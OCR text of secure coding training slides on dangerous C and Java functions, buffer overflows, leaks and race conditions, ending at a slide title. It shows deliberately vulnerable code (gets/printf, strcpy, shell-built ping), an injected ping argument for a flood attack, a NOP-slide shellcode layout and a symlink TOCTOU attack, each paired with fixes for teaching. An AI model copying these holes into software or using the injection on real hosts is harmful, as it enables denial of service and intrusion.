  - *PROG_MAX_LOG_LINE-message_prefix_length* might be negative, and cast to size_t produce a large value…
  - The two previous bullets may lead to a buffer overflow.
- Happily, this time the input to the snprintf was constant.
  - But the pattern itself is vulnerable!

Improvements for string formatting

- Always check whether the return value is not larger than the buffer size:

```
int len = snprintf(buf, GLEXEC_MAX_LOG_LINE, ...)
message_prefix_length = (len > GLEXEC_MAX_LOG_LINE)
? GLEXEC_MAX_LOG_LINE : len;
```


- Additional suggestions:
  - s(n)printf is not very portable, implementations may vary.
  - To be absolutely sure, if the whole destination buffer occurs to be filled, NULL-terminate it explicitly.

More dangerous functions in C?

- malloc/calloc()
  - Memory allocation may fail, you must properly handle such cases.
  - Remember to free the allocated memory on all return paths.
- realloc()
  - Never use it for handling sensitive data .
  - May cause specific memory leaks if handled improperly (example in *Memory and Resource leaks* part).
- Lots of other useful information here:
  - https://buildsecurityin.us-cert.gov/bsi-rules/home.html
  - Including Windows-specific APIs.

Dangerous functions in Java

- Every function we present is somehow dangerous...
- But these clearly affect outside of JVM
  - Creating native subprocesses
  - Finalizers
  - Java – native code bridge



java.lang.Runtime
Interface with the JVM environment

- ```
  public class Runtime {
  private static Runtime currentRuntime = new Runtime();
  /** Don't let anyone else instantiate this class */
  private Runtime() {}
  ```
- ```
  public static Runtime getRuntime() {
    return currentRuntime;
  }
  ```
- „exec” methods family: exec(String command), exec(String cmdarray[]), ...
- ```
  public Process exec(String[] cmdarray, String[] envp,
  File dir) throws IOException {
      return new ProcessBuilder(cmdarray)
      .environment(envp)
      .directory(dir)
      .start();
  }
  ```
  ```

public abstract class Process

- ProcessBuilder.start & Runtime.exec create a native process
- An instance of a subclass of Process (e.g. UNIXProcess)
- Methods (native):
  - getOutputStream(), getInputStream(), getErrorStream()
  - exitValue()
  - destroy()
  - waitFor()
- When no more references to Process exist, the subprocess is not killed

Native subprocesses threats (1)

- Possibility to override any Java security mechanisms
- Acting upon JVM environment and hardware
- Example use in a real monitoring servlet:

Runtime.exec("ping -c 1 "+arg); // **BAD!**

```
Process process = Runtime.getRuntime()
     .exec("ping -c 1 "+arg);
InputStream stream = process.getInputStream();
int c;
while (-1 != (c = stream.read())) {
   System.out.print((char)c);
}
```

Native subprocesses threats (2)

- Debian ping from „iputils-ping” package takes into account options after target host address
- We can make a *denial of service* attack with parameter "**150.254.173.3 -A -c 999999**"
  - -A Adaptive ping. (...) On networks with low rtt this mode is essentially equivalent to flood mode.
  - -c Stop after sending count ECHO_REQUEST packets.

```
PING 150.254.173.3 (150.254.173.3) 56(84) bytes of data.
64 bytes from 150.254.173.3: icmp_req=1 ttl=247 time=12.0 ms
64 bytes from 150.254.173.3: icmp_req=2 ttl=247 time=13.3 ms
64 bytes from 150.254.173.3: icmp_req=3 ttl=247 time=12.1 ms
...
```

Don't trust external data! (1) Verification („sanitization”)

- They could check / sanitize input
  - white list of characters (numers and dot)

  what about IPv6 or host names?
  - a regular expression for alphanumeric characters

  what about arabic IDNs?
  - proper encoding, here: escaping

  depends on OS

$ ping **wiki.man.poznan.pl\ -A\ -c\ 999999**

ping: unknown host **wiki.man.poznan.pl -A -c 999999**

Don't trust external data! (2)
Safe constructs

- These problems happened before, so safer constructs were created
  - runtime.exec(new String[ ] { "ping" , "-c 1" , arg });
  - InetAddress.getByName(arg).isReachable(500);
  - PHP has *escapeshellarg* function
- From „OWASP Top 10 Web Application Security Risks for 2010”
  - A1: Injection
  - A2: Cross-Site Scripting (XSS)
  - A3: Broken Authentication and Session Management
- A1 & A2 caused by carelessness about encoding

System.runFinalizersOnExit

- Enables or disables finalization before JVM exits
- Finalizers of objects that have finalizers & have not yet been automatically finalized are run
- By default: disabled

```java
/**
 * @deprecated  This method is inherently unsafe.  It may result in
 *      finalizers being called on live objects while other threads are
 *      concurrently manipulating those objects, resulting in erratic
 *      behavior or deadlock.
 */
@Deprecated
public static void runFinalizersOnExit(boolean value) {
    Runtime.getRuntime().runFinalizersOnExit(value);
}
```

Java Native Interface

- Enables Java code to call & be called by native code (written in C or other languages)
- Allows direct access to hardware, better performance
- Don't use if functionality can be written in Java
- Issues:
  - errors in JNI use can strongly destabilize JVM
  - only applications and signed applets can use JNI
  - portability is lost
  - responsibility of memory mgmt, no garbage collector
- Library for nicer JNI: Java Native Access

Java Native Interface, Java and C code
Buggy native implementation

```
class Echo {
        public native void runEcho();

        static {
                System.loadLibrary("echo");
        }

        public static void main(String[] args) {
                new Echo().runEcho();
        }
}
---------------------------------------------------------
#include <jni.h>
#include "Echo.h"//the java class above compiled with javah
#include <stdio.h>

JNIEXPORT void JNICALL
Java_Echo_runEcho(JNIEnv *env, jobject obj)
{
        char buf[64];
        gets(buf);
        printf(buf);
}
```

Java Native Interface

Apple QuickTime Java Extension Code Execution

CVE-2007-2388

- QTObject is a QuickTime for Java base class
- Design error in the security restrictions on subclasses of QTObject
- User-defined class appearing to be in "quicktime" package can subclass any non-final QTObject derived class
- Access to unsafe protected member functions resulting in arbitrary memory access (by native code in QTJavaNative.dll and QTJava.dll)
- Successful exploitation allows execution of arbitrary code on Windows and OS X systems
- Visiting malicious web site using a Java-enabled browser is enough

Example resources

- List of dangerous functions with detailed explanations and code examples:
  - https://buildsecurityin.us-cert.gov/bsi-rules/home.html

Secure coding training

Buffer overflows

connect • communicate • collaborate

Vulnerabilities review – introduction

- We actually start our “per vulnerability” review
- Each presentation will contain:
  - General description (not too technical – to better understand threats)
  - Examples
    - *Classic/Academic*
    - *Real (taken from our security reviews)*
  - Exercises
  - Countermeasures
  - Links to sample resources
- Programming languages covered
  - C/C++/PHP (Gerard Frankowski)
  - Java/Python (Tomasz Nowak)


Buffer overflow – description

- The most “classic” (and oldest) security vulnerability.
- There are several types of buffer overflows:
  - On the stack (statically allocated buffers).
  - On the heap (dynamically allocated buffers).
- High level of threat:
  - Not every buffer overflow is exploitable.
  - If it is, means arbitrary code execution.
    - *Especially privileged vulnerable applications are dangerous.*
  - Even if it is not, may lead to application crash (= DoS).
- A bit of technical detail necessary to understand buffer overflows (and format string errors) better…

Stack and functions calling


- If a function is called, two significant things are stored on the execution stack:
  - Local variables.
  - Return address.

```
void foo (char* str)
{
   char buffer[10];
   strcpy (buffer, str);
}

// code ...
foo ("This string is too
   long”);
// code ...
```




What happens if we write too much to the *buffer* variable?

- If you are not clever enough…
  - *buffer* = “AAAAAA…”



- But if you are…
  - *buffer* = “AAAAAAAAAA” + 4 hex bytes + 0x9090*… + binary operation codes



* So called NOP-slide, its presence may indicate successful shellcoding

Anatomy of an attack

- The stack stores local variables (incl. buffers) next to the return address.
  - Copying too much data to the buffer will overwrite the return address with an arbitrary value.
  - Random data leads to memory protection fault.
  - Specifically crafted data causes an exploit (a jump to the code specified by an attacker).
  - The difficulties:
    - *The attacker has to read the current address on the stack.*
    - *Return address must be overwritten with the value that points to some adjacent place in memory.*
    - *The further part of the “shellcode” has to be put under the new return address.*
    - *There are techniques to do so.*

Example of a buffer overflow

- Taken from our work in an R&D project:

```
3899: u_signed64 fileid;
3905: char logbuf[CA_MAXPATHLEN+8];
3907: char path[CA_MAXPATHLEN+1];
3925: sprintf (logbuf, "lstat %s %s", u64tostr(fileid,
       tmpbuf, 0), path);
```

- Explanation:
  - The maximum length of the string generated by sprintf() is: 6 + 20 + 1 + (CA_MAXPATHLEN + 1) = CA_MAXPATHLEN + 28 bytes.
  - The *logbuf* buffer may contain CA_MAXPATHLEN + 8 bytes.
  - Possible to overwrite up to 20 bytes on the stack.
  - Not (or very hard) exploitable, but may crash the application.

An exercise
Can you see any security flaw?

```
char * line_buf = malloc (sizeof (char) * 1024);
if (!line_buf) { return 1; }

//bufsize is the input parameter, file size, may be max. 100000
//buffer variable contains the contents of the file
for (i = 0; i < bufsize; i++, j++) {
  if (buffer[i] == '\n') {
    char *tmp = NULL, *name = NULL;

    line_buf[j] = '\0';
    tmp = line_buf;
    name = strsep(&tmp, "=");
    if ((name) && (strlen(name) > 0))
      //Here was code to allocate and fill a configuration array entry
    j = -1;
  }
  else
    line_buf[j] = buffer[i];
} //end for
free (line_buf);
```

Exercise explanation

- This was another snippet from this R&D project.
- Buffer overflow:
  - File is parsed line by line.
  - Within a line *j* counter increases together with *i* counter until newline character is found.
  - What will happen if a file contains a line longer than 1024 characters?

    ```
    line_buf[j] = buffer[i];
    ```
- Note: this one is located on the heap!
  - Harder (but still possible) to exploit.
  - May damage contents of other dynamically allocated buffers and cause unexpected program behavior.

Countermeasures

- Be extremely careful when operating on local, statically sized buffers:
  - Always calculate the maximum possible size of the buffer contents, explicitly add 1 for the terminating NULL.
  - Consider dynamic allocation of the buffer only of the necessary size (it slows the application!).
- Avoid using dangerous functions like strcpy(), gets().
- Sanitize the input data:
  - Always assume that someone will craft the data, e.g. a configuration file with lines longer than 1024 bytes.
- Always check if your strings are NULL-terminated:
  - Consider explicit NULL-termination of all strings, even when library function should assure it.

Non-developer countermeasures

- For the completeness of the presentation:
  - Consider using StackGuard, ProPolice, Libsafe, …
  - Consider using /GS compiler option (MS).
  - Executable Stack Protection (PAX, ExecShield, Openwall).
  - MS: Data Execution Prevention (BufferShield, StackDefender).
  - Address Space Layout Randomization.
- Please remember that:
  - They have their limitations and/or cost.
  - They should complement, not replace secure coding.
- A final weapon: consider using other programming language?
  - Rather at the design stage…

Buffer overflows in Java

- Java Strings are based on char arrays.
- Java automatically checks array bounds.
- → buffer overflows are impossible.

- There are specific situations:
  - Bugs in native code via JNI (previous presentation).
  - Bugs in the JVM code (again & again discovered).
  - Code doesn't check array bounds – incorrect preverification for limited platforms.

J2ME MIDlet preverification

- Class verification in J2SE takes up 50k.
- Checks opcodes, arguments, field assignments, method references, „finality” of classes & methods.
- MIDP devices have limited space & other resrc.
- Class verification broken up:
  - A part that is completed by the developer.
  - A part completed by the Mobile JVM itself.
- The developer directed class verification stage is called MIDlet preverification.
- Preverification occurs after the class is compiled.
- Resulting classes are annotated.
- **Preverification can be faked.**

More resources

- Classical “Smashing The Stack For Fun And Profit”:
  - http://www.phrack.com/archives/49/p49_0x0e_Smashing%20The%20Stack%20For%20Fun%20And%20Profit_by_Aleph1.txt
- “Secure Programming for Linux and Unix HOWTO” chapter:
  - http://www.dwheeler.com/secure-programs/Secure-Programs-HOWTO/buffer-overflow.html
- Metasploit – open source penetration testing framework
  - http://www.metasploit.com

Secure coding training

Resource and memory leaks

connect • communicate • collaborate

Resource and memory leaks – introduction

- In the most general way: if you allocate anything, remember to free it!
  - Memory
  - Other resources (file descriptors, system handles etc.)
- Even small amounts of resources may matter
  - 10 leaking bytes, if invoked in a loop which counter is under the attacker control, may mean 1GB of RAM
  - Exhausting of (at least) the process memory or (at most) the server memory – or other types of resources
- Threats:
  - Loses on efficiency of the application/server
  - DoS attack on the application or server

Example of a memory leak

- Another snippet from our R&D project

```
buf = malloc (sizeof (char) * 256);
if (! subject_dn)
{
prog_log (0, "%s: Error: No subject DN found, this
element is mandatory\n", logstr);
return 1;
}
```

- Explanation:
  - If the subject_dn (input function parameter) is NULL, the function returns without freeing buf (256 characters)
  - Additionally, it is not verified if the memory allocation was successful
    - *Later used as snprintf() input parameter*

Exercise
Is there any leak? What? Where?

```
try {
   InputStream inp = null;
   ...
   if (loader != null) {
       inp = loader.getResourceAsStream(VERSION_PROPERTIES_FILE);
       } else {
       inp =
   ClassLoader.getSystemResourceAsStream(VERSION_PROPERTIES_FILE);
       }
       props.load(new BufferedInputStream(inp));
       inp.close();

       m_log.info("Configuration file '" + VERSION_PROPERTIES_FILE
   + "' loaded");
       } catch (IOException e) {
          m_log.error("Error loading config file " +
   VERSION_PROPERTIES_FILE + ": " + e);
       }
```

Exercise – explanation

- This was a resource leak example
  - The method creates an IO stream object (inp) for temporary use
  - Normally, it calls the close() method of the object
  - If an exception occurs before call to inp.close(), the IO stream object will not be released
- The close() method should have been invoked in *finally* statement


Countermeasures (1)

- Careful memory and resource management:
  - Keep the things as simple as possible.
  - Free dynamically allocated resources on each return path from the function :
    - *Use finally{…} or a similar mechanism to assure that all allocated resources are released.*
  - C/C++: do not mix allocation mechanisms: malloc()/free(), new/delete, new[ ]/delete[ ].
  - Be especially careful with the functions that return dynamically allocated buffers or structures:
    - *Remember to free the structures as soon as they are unnecessary.*
    - *Comment appropriately to ease the live of your successors.*

Countermeasures (2)

- Testing:
  - Intensive manual code reviews.
    - *Be especially careful when allocation and deallocation occur in different functions (e.g. in the caller and the callee).*
  - Tools; dynamic: BoundsChecker, Purify, Insure++, Valgrind or static: cppcheck (free, will be shown later).
  - Your own tools:
    - *e.g. consider your own malloc() and free() wrappers that log every call, compare the lists of allocated and freed memory chunks.*
- Choosing e.g. Java partially solves the problem

Java and memory leaks



- Memory leaks in Java:
  - Soft leaks – accidentally referenced objects: collection (hashtable) entries, array buffers, class objects with custom classloaders
  - True leaks – unreferenced, non-removable objects
  - Not freed native resources (JNI) – memory definitively lost in JVM process
  - Bugs in JVM

  hardest to spot, but really rare

Java
Memory leaks in java.lang.String (1)

GÉANT

- .substring(int) and .substring(int,int) don't trim

```
public String substring(int beginIndex, int endIndex) {
   // (...) bounds checking
   return ((beginIndex == 0) && (endIndex == count)) ? this :
   new String(offset + beginIndex, endIndex - beginIndex, value);
}

// Package private constructor which shares value array for speed.
String(int offset, int count, char value[]) {
   this.value = value;
   this.offset = offset;
   this.count = count;
}
```

- Applies also to StringBuilder/Buffer, e.g. delete:

```
public AbstractStringBuilder delete(int start, int end) {
   // (...) bounds checking
   System.arraycopy(value, start+len, value, start, count-end);
   count -= len;
}
```

Java
Memory leaks in java.lang.String (2)

- Constructor String(String) has its secret use!

```
public String(String original) {
  int size = original.count;
  char[] originalValue = original.value;
  char[] v;
     if (originalValue.length > size) {
 // The array representing the String is bigger than the new
      // String itself.  Perhaps this constructor is being called
      // in order to trim the baggage so make a copy of the array.
     int off = original.offset;
     v = Arrays.copyOfRange(originalValue, off, off+size);
     } else {
      // The array representing the String is the same
      // size as the String, so no point in making a copy.
     v = originalValue;
     }
  this.offset = 0;
  this.count = size;
  this.value = v;
}
```


Java
Memory leaks in finalizers

- Contract: finalize is invoked when JVM decides that object can be garbage collected (i.e. no references)
- Programming mistakes can lead to true memory leaks – GC can't reclaim memory
  - ```
    protected void finalize() throws Throwable {
        while (true) {
            Thread.yield();
        }
    }
    ```
  - ```
    protected void finalize() throws Throwable {
        throw new Exception("x");
    }
    ```

Java
Detecting memory leaks

- Tools provided with JRE/JDK:
  - jmap - Memory Map
  - jhat - Java Heap Analysis Tool
  - jvisualvm - JVM Monitoring, Troubleshooting, and Profiling Tool

(DEMO)



Java leaking other resources

- Threads
- File descriptors
  - Remember to close I/O objects! (streams, readers/writers)
  - Use timeouts for sockets
  - FileURLConnection leaks descriptors;
    even if streams were closed, the file can't be deleted
    ```
    FileURLConnection connection =
    new FileURLConnection(file.toURI().toURL());
    ```
- Database connections in a pool
  - Programmer forgot to return connection
  - Thread using the connection got deadlocked
  - Exception occurred and proper cleanup (finally clause) was not performed

More resources

- Articles on Java memory leaks
  - http://www.ibm.com/developerworks/rational/library/05/0816_GuptaPalanki
  - http://java.dzone.com/news/how-fix-memory-leaks-java
  - http://java.sun.com/javase/6/webnotes/trouble/TSG-VM/html/memleaks.html
  - http://www.abcseo.com/tech/java/tracing-connection-leaks

Secure coding training

Race condition

connect • communicate • collaborate

Race condition – introduction

- Remember that the adjacent lines of source code may not be executed just one after another
  - The processor time may be switched to another task and something might happen before it is returned to our code
- Sometimes the operation seeming to be atomic, is not!
  - There are methods of delaying the processor return time
- Take a special care when
  - First verifying the files and then opening them
    - *A subclass of vulnerabilities, so called TOCTOU (Time Of Check, Time Of Use)*
  - Creating temporary files
  - Multiple reading the same external data
- Concurrent access issues

A simple example

- A grid R&D project

```
if (getenv(GLITE_METADATA_SD_ENV))
    ret = _glite_catalog_init_endpoint(ctx,
metadata_namespaces, getenv(GLITE_METADATA_SD_ENV));
```

- Explanation
  - If, between calls to getenv(), an attacker undefines the contents of the GLITE_METADATA_SD_ENV variable, _glite_catalog_init_endpoint() may receive malicious data (e.g. unexpected NULL)
  - The compiler should optimize the calls, but there is no guarantee
  - Better use a temporary variable in similar cases

TOCTOU (classic) example

- Improper pattern

```
if (!access(strFile, W_OK))
{
    file = fopen(strFile, ”w+”);
    DoSomething(strFile);
}
```

- Explanation
  - Between the calls to access() and open() the attacker has got a chance to make a symlink named *strFile* and pointing to a sensitive system file, like /etc/passwd
  - He or she will be able to operate on the sensitive file
  - Privileged applications are especially in danger

Avoiding TOCTOU in general

- Prefer post-open checks than pre-open ones
- Improved version of the code shown:

```
/*first dropping privileges...*/
FILE hFile = fopen(strFileName, ”w+”);
if (hFile)
  DoSomething(hFile);
```

- If better measures are not applicable, at least minimize the distance between *check* and *use* instructions

Avoiding TOCTOU by operating on file descriptors

- In general: whenever possible, operate on file handles/descriptors, not file names, e.g.
  - Use fchown() instead of chown()
  - Use fstat() instead of stat()
  - Use fchmod() instead of chmod()
- The problem: such functions are not always available
  - link(), unlink(), mkdir(), rmdir(), mount(), unmount(), lstat(), mknod(), symlink(), utime() work only on file names
  - Use them especially carefully

Avoiding symlink attacks

- Requires usage of one lstat() function
  - Will return information about symlink, not its target
  - No “file descriptor” version available

```
int lstat(const char* path, struct stat* buf);
```

- Algorithm
  - Use lstat() on file name and preserve the info structure
  - Open the file with open()
  - Use fstat() on returned file descriptor
  - Compare the obtained info structure with the preserved one – if specific field match, everything is OK

Avoiding symlink attacks – code

